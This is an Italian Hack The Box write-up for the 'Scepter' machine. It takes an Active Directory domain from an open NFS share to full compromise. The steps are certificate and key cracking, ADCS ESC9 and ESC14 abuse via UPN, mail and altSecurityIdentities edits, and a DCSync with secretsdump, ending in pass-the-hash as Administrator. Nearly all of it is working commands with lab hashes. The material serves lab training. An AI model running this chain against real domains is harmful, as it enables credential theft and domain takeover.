
HTB Scepter Walkthrough: NFS, ESC9, ESC14 e DCSync

WriteUp completo a Hack The Box Scepter: NFS, certificati PFX/PEM, ADCS ESC9, ESC14, altSecurityIdentities e DCSync finale.
- Pubblicato il 2026-06-30
- Tempo di lettura: 5 min
HTB Scepter — Walkthrough - WriteUp Completo Hack The Box(HTB) #
Difficoltà: Hard
OS: Windows / Active Directory
Tecniche principali: NFS unauthenticated, PFX/PEM cracking, ESC9, ESC14, altSecurityIdentities, DCSync
Recon #
Nmap #
nmap -p- --min-rate 10000 10.10.11.65
nmap -p 53,88,111,135,139,389,445,464,593,636,2049,5985,5986,9389 -sCV 10.10.11.65
Porte rilevanti:
- 53 — DNS
- 88 — Kerberos
- 111 — RPC / portmapper
- 389/636 — LDAP/LDAPS
- 445 — SMB
- 2049 — NFS ← primo vettore da esplorare
- 5985/5986 — WinRM
La combinazione porta 111 (portmapper) + 2049 (NFS) è un segnale diretto: c’è uno share NFS esposto. Si enumera subito.
Il dominio scepter.htb e l’hostname DC01 emergono dall’output LDAP. Aggiungiamo manualmente all’hosts:
sudo nano /etc/hosts
# aggiungere: 10.10.11.65  dc01.scepter.htb scepter.htb DC01
NFS — TCP 2049 #
NFS (Network File System) è un protocollo che permette di montare filesystem remoti. Su un DC Windows è insolito trovarlo aperto — quando c’è, vale sempre la pena guardare cosa espone.
showmount -e dc01.scepter.htbExport list for dc01.scepter.htb:
/helpdesk (everyone)Accessibile a tutti, senza autenticazione. Lo montiamo:
sudo mount -t nfs dc01.scepter.htb:/helpdesk /mnt
ls -l /mnt/baker.crt
baker.key
clark.pfx
lewis.pfx
scott.pfxCertificati e chiavi private di quattro utenti. Copiamo tutto in locale:
cp /mnt/* .
sudo umount /mnt
Analisi dei certificati #
baker.crt — dati in chiaro #
openssl x509 -in baker.crt -noout -textIl certificato espone l’identità dell’utente:
subject=CN=d.baker, emailAddress=d.baker@scepter.htb
issuer=CN=scepter-DC01-CA
baker.key è cifrata (PKCS#8 con password).
clark / lewis / scott — PFX revocati #
Proviamo a usarli direttamente con certipy:
certipy auth -pfx clark.pfx -dc-ip 10.10.11.65 -domain scepter.htbFallisce — i certificati di clark, lewis e scott sono stati revocati dalla CA. Inutilizzabili per autenticarsi.
Rimane baker — ha .crt e .key separati, non revocati.
Cracking della chiave baker.key #
baker.key è un PKCS#8 cifrato. Usiamo pem2john per estrarne l’hash:
pem2john.py baker.key > baker.hashL’hash generato ha un prefisso extra ($pbkdf2$sha256$aes256_cbc) che va rimosso prima di passarlo a hashcat. Il formato corretto corrisponde alla modalità 24420 (PKCS#8 Private Keys, PBKDF2-HMAC-SHA256):
hashcat baker.hash rockyou.txt -m 24420Password trovata: newpassword
Stesso risultato per i PFX degli altri tre (cracciabili con john ma inutili perché revocati):
pfx2john.py clark.pfx > pfx.hashes
pfx2john.py lewis.pfx >> pfx.hashes
pfx2john.py scott.pfx >> pfx.hashes
john pfx.hashes --wordlist=rockyou.txt
# newpassword per tutti e tre
Auth come d.baker #
Ora che abbiamo la password di baker.key, possiamo combinarla con baker.crt per creare un PFX utilizzabile:
openssl pkcs12 -inkey baker.key -in baker.crt -export -out baker.pfx
# inserire la password: newpassword
Usiamo certipy per autenticarci via PKINIT e ottenere il TGT + hash NT:
certipy auth -pfx baker.pfx -dc-ip 10.10.11.65 -domain scepter.htb -username d.bakerOutput:
[*] Got TGT
[*] Got hash for 'd.baker@scepter.htb': aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce
Verifica:
netexec smb dc01.scepter.htb -u d.baker -H 18b5fb0d99e7a475316213c15b6f22ce
# [+] scepter.htb\d.baker
Enumerazione AD — BloodHound #
netexec ldap dc01.scepter.htb -u d.baker \
  -H 18b5fb0d99e7a475316213c15b6f22ce \
  --bloodhound -c All
BloodHound mostra che l’unico percorso verso Domain Admin passa per p.adams, che è membro di Replication Operators — il gruppo che permette di eseguire DCSync.
Guardiamo anche i gruppi di h.brown via query LDAP diretta:
netexec ldap 10.10.11.65 -u d.baker \
  -H 18b5fb0d99e7a475316213c15b6f22ce \
  --query "(sAMAccountName=h.brown)" ""
Output rilevante:
memberOf   CN=CMS,CN=Users,DC=scepter,DC=htb
           CN=Helpdesk Admins,CN=Users,DC=scepter,DC=htb
           CN=Protected Users,CN=Users,DC=scepter,DC=htb
           CN=Remote Management Users,CN=Builtin,DC=scepter,DC=htb
h.brown è in Protected Users — blocca l’autenticazione NTLM. Serve Kerberos. È anche in Remote Management Users, quindi con un TGT valido possiamo usare WinRM.
Shell come h.brown — ESC9 #
Teoria #
Il template StaffAccessCertificate ha il flag SubjectRequireEmail e SubjectAltRequireEmail. Questo significa che nel certificato viene inclusa l’email dell’utente che richiede il cert. Se modifichiamo l’UPN di d.baker per farlo sembrare h.brown, il certificato richiesto conterrà l’identità di h.brown.
Questo è ESC9: abuso del flag SubjectAltRequireEmail combinato con la possibilità di modificare l’UPN di un utente terzo.
Per la teoria completa: ESC9 — ADCS
Catena di permessi #
BloodHound mostra che:
d.bakerpuò cambiare la password dia.cartera.carterha WriteProperty sull’OUStaff Access Certificate- Dall’OU si può modificare l’attributo
userPrincipalNamedid.baker
Exploit #
Cambio password di a.carter:
pth-net rpc password "a.carter" "newPassword2022" \
  -U "scepter.htb"/"d.baker"%"aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce" \
  -S "dc01.scepter.htb"
FullControl ad a.carter sull’OU:
dacledit.py -action 'write' -rights 'FullControl' -inheritance \
  -principal 'a.carter' \
  -target-dn 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' \
  'scepter.htb'/'a.carter':'newPassword2022'
UPN di d.baker → h.brown:
certipy-ad account update -u 'a.carter@scepter.htb' -p 'newPassword2022' \
  -user d.baker -upn 'h.brown' -dc-ip 10.10.11.65
Mail di d.baker:
bloodyAD --host 10.10.11.65 -d scepter.htb -u a.carter -p 'newPassword2022' \
  set object d.baker mail -v 'h.brown@scepter.htb'
Richiesta certificato:
certipy-ad req -u 'd.baker@scepter.htb' \
  -hashes ':18b5fb0d99e7a475316213c15b6f22ce' \
  -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate' \
  -dc-ip 10.10.11.65 -target-ip 10.10.11.65
Ripristino UPN (fondamentale — se non lo fai il DC va in conflitto):
certipy-ad account update -u 'a.carter@scepter.htb' -p 'newPassword2022' \
  -user d.baker -upn 'd.baker' -dc-ip 10.10.11.65
Auth come h.brown:
certipy auth -pfx d.baker.pfx -dc-ip 10.10.11.65 \
  -ns 10.10.11.65 -domain scepter.htb -username h.brown
TGT + hash NT di h.brown. h.brown è in Protected Users — NTLM bloccato, PTH non funziona. Serve Kerberos.
Esportiamo la ccache e usiamo evil-winrm con autenticazione Kerberos:
export KRB5CCNAME=h.brown.ccache
evil-winrm -i SCEPTER.HTB -r DC01.SCEPTER.HTB
Una volta dentro, l’enumerazione del filesystem non porta a nulla di utile. Il vettore successivo torna sui certificati, non sul sistema locale. Flag user nella home di h.brown.
Privilege Escalation — ESC14 (altSecurityIdentities) #
Enumerazione con bloodyAD #
BloodHound non mostra path utili da h.brown. Usiamo bloodyAD get writable --detail — più granulare di BloodHound perché interroga direttamente LDAP e mostra i singoli attributi scrivibili:
KRB5CCNAME=h.brown.ccache bloodyAD --host dc01.scepter.htb \
  -d scepter.htb -k get writable --detail
Nel risultato:
distinguishedName: CN=p.adams,OU=Helpdesk Enrollment Certificate,DC=scepter,DC=htb
altSecurityIdentities: WRITE
h.brown può scrivere altSecurityIdentities su p.adams.
Verifichiamo lo stato attuale di p.adams:
netexec ldap 10.10.11.65 -u d.baker \
  -H 18b5fb0d99e7a475316213c15b6f22ce \
  --query "(sAMAccountName=p.adams)" ""
altSecurityIdentities è vuoto. Perfetto — possiamo scrivere quello che vogliamo.
Cos’è altSecurityIdentities #
altSecurityIdentities è un attributo AD che permette di mappare identità esterne su un utente per l’autenticazione. In pratica dice al DC: “se qualcuno si presenta con questa identità, trattalo come questo utente.”
Supporta diversi formati:
| Formato | Esempio |
|---|---|
| Email (RFC822) | X509:<RFC822>utente@dominio |
| Subject DN | X509:<S>CN=utente,DC=dominio |
| Issuer+Subject | X509:<I>CN=CA<S>CN=utente |
| Thumbprint (SKI) | X509:<SKI>abc123... |
In questo caso usiamo il formato RFC822 (email), perché è quello che includiamo nel certificato tramite l’attributo mail di d.baker.
Questo è ESC14: write su altSecurityIdentities + controllo su un utente che può richiedere certificati = impersonazione.
Per la spiegazione dettagliata: ADCS ESC1–ESC16
Exploit #
Scriviamo il mapping su p.adams:
KRB5CCNAME=h.brown.ccache bloodyAD --host dc01.scepter.htb \
  -d scepter.htb -k set object p.adams altSecurityIdentities \
  -v 'X509:<RFC822>p.adams@scepter.htb'
Reimpostiamo a.carter (se il cleanup della macchina ha resettato le modifiche precedenti):
pth-net rpc password "a.carter" "newPassword2022" \
  -U "scepter.htb"/"d.baker"%"aad3b435b51404eeaad3b435b51404ee:18b5fb0d99e7a475316213c15b6f22ce" \
  -S "dc01.scepter.htb"

dacledit.py -action 'write' -rights 'FullControl' -inheritance \
  -principal 'a.carter' \
  -target-dn 'OU=STAFF ACCESS CERTIFICATE,DC=SCEPTER,DC=HTB' \
  'scepter.htb'/'a.carter':'newPassword2022'
UPN di d.baker → p.adams:
certipy-ad account update -u 'a.carter@scepter.htb' -p 'newPassword2022' \
  -user d.baker -upn 'p.adams' -dc-ip 10.10.11.65
Verifica che l’UPN sia stato aggiornato:
ldapsearch -H ldap://10.10.11.65 \
  -D 'CN=a.carter,CN=Users,DC=scepter,DC=htb' -w newPassword2022 \
  -b 'DC=scepter,DC=htb' '(sAMAccountName=d.baker)' userPrincipalName
Mail di d.baker = stesso valore scritto in altSecurityIdentities (devono corrispondere):
bloodyAD --host 10.10.11.65 -d scepter.htb -u a.carter -p 'newPassword2022' \
  set object d.baker mail -v 'p.adams@scepter.htb'
Richiesta certificato:
certipy-ad req -u 'd.baker@scepter.htb' \
  -hashes ':18b5fb0d99e7a475316213c15b6f22ce' \
  -ca 'scepter-DC01-CA' -template 'StaffAccessCertificate' \
  -dc-ip 10.10.11.65 -target-ip 10.10.11.65
Ripristino UPN:
certipy-ad account update -u 'a.carter@scepter.htb' -p 'newPassword2022' \
  -user d.baker -upn 'd.baker' -dc-ip 10.10.11.65
Auth come p.adams:
certipy auth -pfx d.baker.pfx -dc-ip 10.10.11.65 \
-ns 10.10.11.65 -domain scepter.htb -username p.adams[*] Got TGT
[*] Got hash for 'p.adams@scepter.htb': aad3b435b51404eeaad3b435b51404ee:1b925c524f447bb821a8789c4b118ce0Il funzionamento: la mail del certificato (p.adams@scepter.htb) corrisponde al valore scritto in altSecurityIdentities → il DC fa il mapping → autentica come p.adams.
DCSync → Domain Compromise #
p.adams è in Replication Operators — può eseguire DCSync, cioè richiedere al DC tutti gli hash come se fosse un domain controller secondario.
secretsdump.py -just-dc-ntlm 'scepter.htb'/'p.adams' \
  -hashes ':1b925c524f447bb821a8789c4b118ce0' \
  @dc01.scepter.htb
Hash Administrator → PTH:
evil-winrm -i dc01.scepter.htb -u Administrator -H <hash>Flag root.